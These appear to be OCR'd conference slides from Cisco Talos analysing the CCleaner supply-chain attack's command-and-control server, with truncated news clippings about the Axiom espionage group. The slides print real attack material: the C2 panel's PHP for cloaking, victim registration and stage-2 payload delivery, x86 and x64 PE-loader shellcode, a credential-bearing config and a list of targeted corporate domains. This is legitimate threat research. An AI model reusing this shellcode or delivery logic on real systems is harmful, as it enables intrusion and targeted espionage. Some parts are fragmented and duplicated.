.text:00401016
.text:00401016 var_4           = dword ptr -4
.text:00401016 arg_0           = dword ptr  8
.text:00401016 arg_4           = dword ptr  0Ch
.text:00401016 arg_8           = dword ptr  10h
.text:00401016 arg_C           = dword ptr  14h
.text:00401016
.text:00401016                 push    ebp
.text:00401017                 mov     ebp, esp
.text:00401019                 push    ecx
.text:0040101A                 push    esi
.text:0040101B                 push    edi
.text:0040101C                 mov     edi, [ebp+arg_0]
.text:0040101F                 test    edi, edi
.text:00401021                 jz      loc_401166
.text:00401027                 cmp     [ebp+arg_4], 0
.text:0040102B                 jz      loc_401166
.text:00401031                 mov     eax, [ebp+arg_4]
.text:00401034                 push    3
.text:00401036                 xor     edx, edx
.text:00401038                 pop     ecx
.text:00401039                 div     ecx
.text:0040103B                 push    3
.text:0040103D                 xor     edx, edx
.text:0040103F                 pop     esi
.text:00401040                 mov     ecx, eax
.text:00401042                 mov     eax, [ebp+arg_4]
.text:00401045                 div     esi
.text:00401047                 mov     eax, ecx
.text:00401049                 shl     eax, 2
.text:0040104C                 mov     [ebp+arg_0], eax
.text:0040104F                 test    edx, edx
.text:00401051                 mov     [ebp+var_4], edx
.text:00401054                 jz      short loc_40105C
.text:00401056                 add     eax, 4
.text:00401059                 mov     [ebp+arg_0], eax
.text:0040105C
.text:0040105C loc_40105C:                             ; CODE XREF: CustomBase64+3E↑j
.text:0040105C                 mov     esi, [ebp+arg_8]
.text:0040105F                 test    esi, esi
.text:00401061                 jnz     short loc_401071
.text:00401063                 cmp     [ebp+arg_C], esi
.text:00401066                 jnz     loc_401166
.text:0040106C                 jmp     loc_401168
.text:00401071 ; ---------------------------------------------------------------------------
.text:00401071
.text:00401071 loc_401071:                             ; CODE XREF: CustomBase64+4B↑j
.text:00401071                 cmp     [ebp+arg_C], eax
.text:00401074                 jb      loc_401166
.text:0040107A                 test    ecx, ecx
.text:0040107C                 push    ebx
.text:0040107D                 jbe     short loc_4010E7
.text:0040107F                 mov     [ebp+arg_C], ecx
.text:00401082
.text:00401082 loc_401082:                             ; CODE XREF: CustomBase64+CF↓j
.text:00401082                 mov     bl, [edi]
.text:00401084                 mov     al, [edi+1]
.text:00401087                 inc     edi
.text:00401088                 mov     byte ptr [ebp+arg_4+3], al
.text:0040108B                 mov     al, bl
.text:0040108D                 inc     edi
.text:0040108E                 sar     al, 2
.text:00401091                 and     al, 3Fh
.text:00401093                 push    eax
.text:00401094                 call    sub_401000
.text:00401099                 mov     [esi], al
.text:0040109B                 mov     al, byte ptr [ebp+arg_4+3]
.text:0040109E                 sar     al, 4
.text:004010A1                 and     bl, 3
.text:004010A4                 and     al, 0Fh
```

00000416 00401016: CustomBase64 (Synchronized with Hex View-1)

TALOS

What is Group 72

Operation SMN

APT 17

Axiom

CENTRAL ASIA | EAST ASIA | OCEANIA | SOUTH ASIA | SOUTHEAST ASIA | ECONOMY | DIPLOMACY | ENVIRON

BLOGS | INTERVIEWS | PHOTO ESSAYS | VIDEOS | PODCASTS | MAGAZINE | SUBSCRIBE

CHINA POWER

Report: 'Highly Sophisticated Cyber Espionage' Group Linked to Chinese Intelligence

A new report claims to have uncovered a Chinese hacking group more sophisticated than Unit 61398.

By Shannon Tiezzi
October 29, 2014

Image Credit

A report issued by private cyber-security firms claims to have unveiled a sophisticated hacking outfit sponsored by the Chine "Axiom" in the report, is said to have targeted everything from governr in a global campaign over the past six years. A PDF of the full report, ti Actor Group Report" can be accessed here.

October 15, 2014

Global security firms cooperate against Chinese hackers

Ten cyber-security companies have cooperated to pool intelligence and combat Chinese APT actors.

For the first time, a group of 10 leading cyber-security companies have joined forces to hit back against an advanced persistent threat (APT) hacker

Global security firms cooperate against Chinese hackers

minals, but the security
ymantec and FireEye – have
ers and the malware tools

fensive are detailed in a
rm Novetta, which led the group.

New Chinese Intelligence Unit Linked to Massive Cyber Spying Program

Axiom likely a Ministry of State Security spy unit

SHARE | TWEET | EMAIL

BY: Bill Gertz Follow @BillGertz
October 31, 2014 5:00 am

Google China building in Beijing / AP

A Chinese intelligence unit carried out a massive cyber espionage program that stole vast quantities of data from governments, businesses and other organizations, security analysts who uncovered the operation said Thursday.

The activities of the Chinese unit called the Axiom group began at least six years ago and were uncovered by a coalition of security firms this month.

https://blogs.cisco.com/security/talos/threat-spotlight-group-72

Command and Control Investigation

Command and Control Investigation

- PHP panel with MySQL database

```
-rw-r--r--  1 random  staff  24179 Aug 15 06:18 cls_mysql.php
drwxr-xr-x  5 random  staff    170 Sep 12 04:45 data
-rw-r--r--  1 random  staff  14558 Sep 12 11:18 x.php
-rw-r--r--  1 random  staff   2174 Sep 13 03:44 init.php
lrwxr-xr-x  1 random  staff      5 Sep 19 00:36 index.php -> x.php
```

TALOS

Command and Control Investigation

- If the requests don't look good

```
if($_SERVER["HTTP_HOST"] != "speccy.piriform.com")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["REQUEST_METHOD"] != "POST")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["SERVER_PORT"] != $ServerPort)
{
        Header("Location: https://www.piriform.com");
        exit;
}
```

TALOS

Command and Control Investigation

- Configuration file

```
$timezone = 'PRC';
$db_host  = 'localhost';
$db_user  = 'ccuser';
$db_pass  = 'ki11.usercc';
$db_name  = 'CC';
$db_table = 'Server';

$display_error = false;
$ServerPort    = 443;
$NextOnlineDays= 2;

$x64DllName     = "";
$x86DllName     = "/var/www/html/data/GeeSetup_x86.dll";
```

TALOS

Command and Control Investigation

- Compromised machine registration

```
$sql = sprintf("INSERT INTO %s (Guid, IPAddress, OnlineTime, MajorVersion, MinorVersion,
Wow64, ProcessWin64, UserAdmin, HostName, DomainName, MacAddress, Software, ProcessList) ".
                               "VALUES (%u, '%s', '%s', %d, %d, %d, %d, %d, '%s', '%s', '%s',
                               '%s', '%s')",
                               $db_table, $s['Guid'], $_SERVER['REMOTE_ADDR'], date('Y-m-d
                               H:i:s'), ord($s['OsVersion'][0]), ord($s['OsVersion'][1]),
                               ord($s['OsVersion'][2]) ? 1 : 0, $ProcessWin64  ? 1 : 0,
                               $UserAdmin  ? 1 : 0,
                               addslashes_deep($s['HostName']), addslashes_deep($s[
                               'DomainName']), $macaddr, addslashes_deep($software),
                               addslashes_deep($process));


//echo $info;
//echo $sql;

$db->query($sql);
```

TALOS

Command and Control Investigation

- Shellcodes

```
$peloader_x86 =
"\x55\x8b\xec\x83\xec\x50\x53\x56\x57\xe8\xdf\x02\x00\x00\x80\x65".
"\xbc\x00\x8b\xf8\x8d\x45\xb0\x89\x7d\xec\x50\xc7\x45\xb0\x6b\x65".
"\x72\x6e\xc7\x45\xb4\x65\x6c\x33\x32\xc7\x45\xb8\x2e\x64\x6c\x6c".
"\xff\x55\x08\x80\x65\xbc\x00\x8b\xd8\x8d\x45\xb0\xbe\x56\x69\x72".
"\x74\x50\x53\x89\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x41\xc7\x45\xb8".
"\x6c\x6c\x6f\x63\xff\x55\x0c\x89\x45\xf4\x8d\x45\xb0\x50\x53\x89".
"\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x46\xc7\x45\xb8\x72\x65\x65\x00".
"\xff\x55\x0c\x89\x45\xf0\x8d\x45\xb0\x50\x53\x89\x75\xb0\xc7\x45".
"\xb4\x75\x61\x6c\x50\xc7\x45\xb8\x72\x6f\x74\x65\xc7\x45\xbc\x63".
"\x74\x00\x00\xff\x55\x0c\x8b\x5f\x3c\x89\x45\xdc\x6a\x04\x68\x00".
"\x10\x00\x00\x8b\x44\x3b\x50\x8d\x34\x3b\x05\x00\x80\x00\x00\x50".
"\x6a\x00\xff\x55\xf4\x8b\xf8\x85\xff\x0f\x84\x25\x02\x00\x00\x8b".
"\x46\x28\x81\xc7\x00\x60\x00\x00\x0f\xb7\x4e\x06\x03\xc7\x89\x45".
"\xd4\x8d\x04\x89\x8d\x9c\xc3\xf8\x00\x00\x00\x85\xdb\x89\x5d\xd8".
"\x7e\x15\x8b\x55\xec\x8b\xc7\x2b\xd7\x89\x5d\xf4\x8a\x1c\x02\x88".
"\x18\x40\xff\x4d\xf4\x75\xf5\x8b\x46\x3c\x83\x65\xf8\x00\x48\x89".
"\x45\xe4\x8b\x46\x38\x48\x85\xc9\x89\x45\xe8\x7e\x63\x8d\x96\x04".
"\x01\x00\x00\xeb\x03\x8b\x45\xe8\x85\x02\x0f\x85\x05\x01\x00\x00".
"\x8b\x5a\x04\x8b\x45\xe4\x85\xd8\x0f\x85\xf7\x00\x00\x00\x8b\x02".
"\x03\xc7\x89\x45\xf4\x8b\x42\x08\x03\x45\xec\x85\xdb\x7e\x26\x8b".
"\x5d\xf4\x89\x5d\xfc\x2b\xc3\x8b\x5a\x04\x89\x45\xe0\x89\x5d\xf4".
"\xeb\x03\x8b\x45\xe0\x8b\x5d\xfc\xff\x45\xfc\xff\x4d\xf4\x8a\x04".
"\x18\x88\x03\x75\xed\xff\x45\xf8\x83\xc2\x28\x39\x4d\xf8\x7c\xa5".
"\x83\xbe\x84\x00\x00\x00\x00\x0f\x86\xb8\x00\x00\x00\x8b\x9e\x80".
"\x00\x00\x00\x03\xdf\x8b\x4b\x0c\x85\xc9\x0f\x84\xa5\x00\x00\x00".
"\x8b\x43\x10\x8b\x13\x03\xc7\x85\xd2\x89\x45\xf4\x74\x07\x03\xd7".
"\x89\x55\xfc\xeb\x03\x89\x45\xfc\x03\xcf\x51\xff\x55\x08\x89\x45".
"\xf8\x8b\x43\x0c\x03\xc7\x80\x38\x00\x74\x06\x80\x20\x00\x40\xeb".
"\xf5\x83\x7d\xf8\x00\x74\x5e\x8b\x45\xfc\x8b\x00\x85\xc0\x74\x4d".
"\xa9\x00\x00\x00\x80\x74\x29\x25\xff\xff\x00\x00\x50\xff\x75\xf8".
"\xff\x55\x0c\x85\xc0\x74\x3e\x8b\x4d\xf4\x89\x01\x8b\x4d\xfc\x89".
"\x01\x8b\x41\x04\x83\xc1\x04\x83\x45\xf4\x04\x89\x4d\xfc\xeb\xcc".
"\x03\xc7\x83\xc0\x02\x50\x89\x45\xe0\xff\x75\xf8\xff\x55\x0c\x8b".
```

```
$peloader_x64 =
"\x48\x89\x54\x24\x10\x48\x89\x4c\x24\x08\x53\x55\x56\x57\x41\x54".
"\x41\x55\x41\x56\x41\x57\x48\x83\xec\x58\x48\x8b\xc1\x4c\x8d\x25".
"\xdc\xff\xff\xff\x48\x8d\x4c\x24\x30\x48\x8b\xf2\xc7\x44\x24\x30".
"\x6b\x65\x72\x6e\xc7\x44\x24\x34\x65\x6c\x33\x32\x49\x81\xc4\x4b".
"\x03\x00\x00\xc7\x44\x24\x38\x2e\x64\x6c\x6c\xc6\x44\x24\x3c\x00".
"\xff\xd0\x48\x8d\x54\x24\x30\xbd\x56\x69\x72\x74\x48\x8b\xc8\xc7".
"\x44\x24\x34\x75\x61\x6c\x41\xc7\x44\x24\x38\x6c\x6c\x6f\x63\x48".
"\x8b\xf8\x89\x6c\x24\x30\xc6\x44\x24\x3c\x00\xff\xd6\x48\x8d\x54".
"\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61\x6c".
"\x46\xc7\x44\x24\x38\x72\x65\x65\x00\x48\x8b\xd8\xff\xd6\x48\x8d".
"\x54\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61".
"\x6c\x50\x4c\x8b\xf8\xc7\x44\x24\x38\x72\x6f\x74\x65\xc7\x44\x24".
"\x3c\x63\x74\x00\x00\xff\xd6\x49\x63\x7c\x24\x3c\x33\xc9\x49\x8d".
"\x2c\x3c\x44\x8d\x49\x04\x41\xb8\x00\x10\x00\x00\x8b\x55\x50\x48".
"\x89\x44\x24\x28\x81\xc2\x00\x80\x00\x00\xff\xd3\x48\x85\xc0\x48".
"\x8b\xd8\x0f\x84\x40\x02\x00\x00\x44\x0f\xb7\x45\x06\x44\x8b\x75".
"\x28\x48\x81\xc3\x00\x60\x00\x00\x4c\x03\xf3\x43\x8d\x04\x80\x8d".
"\x8c\xc7\x08\x01\x00\x00\x4c\x89\x74\x24\x20\x85\xc9\x4c\x63\xe9".
"\x4c\x89\xac\x24\xb8\x00\x00\x00\x7e\x19\x49\x8b\xd4\x48\x8b\xcb".
"\x49\x8b\xfd\x48\x2b\xd3\x8a\x04\x0a\x88\x01\x48\xff\xc1\x48\xff".
"\xcf\x75\xf3\x8b\x75\x3c\x44\x8b\x5d\x38\x45\x33\xc9\xff\xce\x41".
"\xff\xcb\x45\x85\xc0\x7e\x49\x48\x8d\x95\x14\x01\x00\x00\x44\x85".
"\x1a\x0f\x85\x9f\x00\x00\x00\x85\x72\x04\x0f\x85\x96\x00\x00\x00".
"\x8b\x0a\x8b\x7a\x08\x4c\x63\x52\x04\x48\x03\xcb\x49\x03\xfc\x4d".
"\x85\xd2\x7e\x10\x48\x2b\xf9\x8a\x04\x0f\x88\x01\x48\xff\xc1\x49".
"\xff\xca\x75\xf3\x41\xff\xc1\x48\x83\xc2\x28\x45\x3b\xc8\x7c\xbe".
"\x83\xbd\x94\x00\x00\x00\x00\x0f\x86\xe7\x00\x00\x00\x8b\xb5\x90".
"\x00\x00\x00\x48\x03\xf3\x8b\x46\x0c\x85\xc0\x0f\x84\xd3\x00\x00".
"\x00\x4c\x8b\xa4\x24\xa8\x00\x00\x00\x44\x8b\x6e\x10\x4c\x03\xeb".
"\x83\x3e\x00\x74\x07\x8b\x3e\x48\x03\xfb\xeb\x03\x49\x8b\xfd\x8b".
"\xc8\x48\x03\xcb\xff\x94\x24\xa0\x00\x00\x00\x8b\x4e\x0c\x48\x03".
"\xcb\x4c\x8b\xf0\xeb\x06\xc6\x01\x00\x48\xff\xc1\x80\x39\x00\x75".
"\xf5\x48\x85\xc0\x75\x6c\x33\xd2\x41\xb8\x00\x80\x00\x00\x48\x8b".
"\xcb\x41\xff\xd7\xe9\x1f\x01\x00\x00\x48\x8b\x07\x48\xb9\x00\x00".
"\x00\x00\x00\x00\x00\x80\x48\x85\xc1\x49\x8b\xce\x74\x08\x0f\xb7".
"\xd0\x41\xff\xd4\xeb\x28\x4c\x8d\x64\x18\x02\x49\x8b\xd4\xff\x94".
```

TALOS

Command and Control Investigation

- Targets list

```
$pefilename = "";
// ProcessWin64 = 0

// If domain is the domain list, set the $pefilename to the filename to send back
if(IsInArray($DomainList, $s['DomainName'])) { $pefilename = GetDllFile($ProcessWin64); }

// If the ip is in the IPList, set the $pefilename to the filename to send back
if(!file_exists($pefilename)) { if(IsInArray($IPList, $_SERVER['REMOTE_ADDR'])) { $pefilename = GetDllFile($ProcessWin64); } }

//  ...
if(!file_exists($pefilename)) { if(IsInArray($HostList, $s['HostName'])) { $pefilename = GetDllFile($ProcessWin64); } }

// Finally if pefilename has a file to feed and it exists, send them the file
if(file_exists($pefilename))
{
    $pefilecontent = file_get_contents($pefilename);
    if($pefilecontent) {
        if($ProcessWin64) {
            $outcode = $peloader_x64 . $pefilecontent;
        } else {
            $outcode = $peloader_x86 . $pefilecontent;
        }
```

Command a estigation

- Targets list

```
$pefilename = "";
// ProcessWin64 = 0

// If domain is the domain list, set the
if(IsInArray($DomainList, $s['DomainName'

// If the ip is in the IPList, set the $
if(!file_exists($pefilename)) { if(IsInA

//  ...
if(!file_exists($pefilename)) { if(IsInAr

// Finally if pefilename has a file to fe
if(file_exists($pefilename))
{
    $pefilecontent = file_get_contents($p
    if($pefilecontent) {
        if($ProcessWin64) {
            $outcode = $peloader_x64 . $p
        } else {
            $outcode = $peloader_x86 . $p
        }
```

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```

```
ame = GetDllFile($ProcessWin64); } }

etDllFile($ProcessWin64); } }
```

TALOS

Command and Control Investigation

- Database investigation: 3 tables
  - Server – Main table with all the data concerning stage 1 compromised machines
  - OK – table with selected machines / Stage 2 payload delivered
  - GET – Empty table

- Only 4 days of data…
- Only 1/5 CC

TALOS

Command and Control Investigation

- Server table:

```
1 • show columns in CC.Server;
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

Field	Type	Null	Key	Default	Extra
id	bigint(20) unsigned	NO	PRI	NULL	auto_increment
Guid	bigint(20)	NO	MUL	0	
IPAddress	varchar(15)	YES	MUL	NULL	
OnlineTime	datetime	YES		NULL	
MaiorVersion	tinyint(4)	YES		0	
MinorVersion	tinyint(4)	YES		0	
Wow64	tinyint(1)	YES		0	
ProcessWin64	tinyint(1)	YES		0	
UserAdmin	tinyint(1)	YES		0	
HostName	varchar(256)	YES	MUL	NULL	
DomainName	varchar(256)	YES	MUL	NULL	
MacAddress	varchar(256)	YES		NULL	
Software	mediumtext	YES		NULL	
ProcessList	mediumtext	YES		NULL	
Reserved1	int(11)	YES		0	
Reserved2	int(11)	YES		0	

TALOS

Command and Control Investigation

- Server table:

IP Address	Mac Address	Host Name	Major Version	Minor Version	User
[redacted].79.6	[redacted]-A6-87	[redacted]TI16FE	6	1	0

System
C:\Windows\System32\smss.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\wininit.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\services.exe
C:\Windows\System32\lsass.exe
C:\Windows\System32\lsm.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\SLsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\winlogon.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\spoolsv.exe
C:\Windows\System32\svchost.exe
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe
C:\Program Files\Agilent\IO Libraries Suite\AgilentIOLibrariesService.exe
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe
C:\Program Files\ESET\ESET Endpoint Antivirus\ekrn.exe

Adobe Flash Player 23 ActiveX
Adobe Flash Player 26 NPAPI
Adobe Shockwave Player 12.1
CCleaner
CubePDF Utility 0.3.3跆 (x86)
Windows 儰僐儞僩 僕僗働儏僘 - OLYMPUS IMAGING CORP.
Camera Communication Driver Package (09/09/2009 1.0.0.0)
Google Chrome
晉嶱拆妊拶妹擻儐厙僙僑儕僙僑
LanScope Cat MR
Mozilla Firefox 55.0.3 (x86 ja)
Mozilla Maintenance Service
僂僀儖僗僶僗傿厙 Corp.儐儔僀傾僀僛
尷岅夈妛尋媂強丂PDFinder 4.6
Picasa 3
TeamViewer 9
Roxio Central Data
Google Toolbar for Internet Explorer
埫崋墢zip嵟怺惵梲
Roxio Central Tools
Google Toolbar for Internet Explorer
Java 8 Update 141
UpdateAdvisor(柿懴懏抲) V3.60 L20
eReg
Java Auto Updater
PA-ZS600T
Google Earth Plug-in
Google Update Helper
swMSM
Intel(R) Management Engine Components
堦崐椺儐僗厙傾2014
Windows Media Player Firefox Plugin
CubePDF 1.0.0RC7
Fuji Xerox DocuWorks Viewer Light 8
Google 擔杮岅擖椡
iCloud
Security Update for Microsoft Excel 2010 (KB3191907) 32-Bit Edition
Security Update for Microsoft Office 2010 (KB2956063) 32-Bit Edition
Update for Microsoft Office 2010 (KB2589318) 32-Bit Edition

Command and Control Investigation

- OK table:

```
1  show columns in CC.OK;
```


Result Grid | Filter Rows: | Export: | Wrap Cell Content:

Field	Type	Null	Key	Default	Extra
id	bigint(20) unsigned	NO	PRI	NULL	auto_increment
Guid	bigint(20)	NO	MUL	0	
IPAddress	varchar(15)	YES	MUL	NULL	
OnlineTime	datetime	YES		NULL	
MaiorVersion	tinyint(4)	YES		0	
MinorVersion	tinyint(4)	YES		0	
Wow64	tinyint(1)	YES		0	
ProcessWin64	tinyint(1)	YES		0	
UserAdmin	tinyint(1)	YES		0	
HostName	varchar(256)	YES	MUL	NULL	
DomainName	varchar(256)	YES	MUL	NULL	
MacAddress	varchar(256)	YES		NULL	
Software	mediumtext	YES		NULL	
ProcessList	mediumtext	YES		NULL	
Reserved1	int(11)	YES		0	
Reserved2	int(11)	YES		0	

TALOS

Command and Control Investigation

- OK table:



```
1  select id,OnlineTime from CC.OK;
```


Result Grid | Filter Rows: | Edit:


id	OnlineTime
3	2017-09-13 07:07:12
4	2017-09-13 07:30:52
5	2017-09-13 07:49:26
6	2017-09-13 07:51:31
7	2017-09-13 07:52:19
8	2017-09-13 08:15:04
9	2017-09-13 09:10:52
10	2017-09-13 09:25:52
11	2017-09-13 09:50:29
12	2017-09-13 10:01:00
13	2017-09-13 11:46:46
14	2017-09-13 11:46:52
15	2017-09-13 12:19:37
16	2017-09-13 13:16:16
17	2017-09-13 13:54:05
18	2017-09-13 14:33:44
19	2017-09-13 21:27:02
20	2017-09-13 21:30:34
21	2017-09-14 03:32:18
22	2017-09-14 04:57:12
23	2017-09-14 13:01:08
24	2017-09-15 12:18:28
25	2017-09-15 23:19:41
NULL	NULL

TALOS

Command and Control Investigation

- Let's play with statistics…





TALOS

Command and Control Investigation

- Let's play with statistics…

```
1 •  select count(DomainName) from CC.Server where DomainName <> "" group by DomainName;
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content: | Fetch rows:

count(DomainName)
960
699
292
282
279
198
184
173
171
165
165
165
156
151
141
140
138
123
122
119
111
109
102
100
96
95

TALOS

Command and Control Investigation

- Let's play with statistics…

Win 10

```
1 • select count(*) from CC.Server where MajorVersion = 10;
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

count(*)
193021

Win 7

```
1 • select count(*) from CC.Server where MajorVersion = 6 and MinorVersion = 1;
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

count(*)
508583

Win XP

```
1 • select count(*) from CC.Server where MajorVersion = 5;
```


Result Grid | Filter Rows: | Export: | Wrap Cell Content:


count(*)
102829

TALOS

Command and Control Investigation

- Let's play with statistics…





TALOS

Command and Control Investigation

- Let's play with statistics…

```
1 • select count(*) from CC.Server where Software like "%PLCSIM%";
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

count(*)
206

```
1 • select count(*) from CC.Server where Software like "%Modbus%";
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

count(*)
209

```
1 • select count(*) from CC.Server where Software like "%PLCMonitor%";
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

count(*)
9

TALOS

Conclusion

TALOS

www.talosintelligence.com

@r00tbsd

@SecurityBeard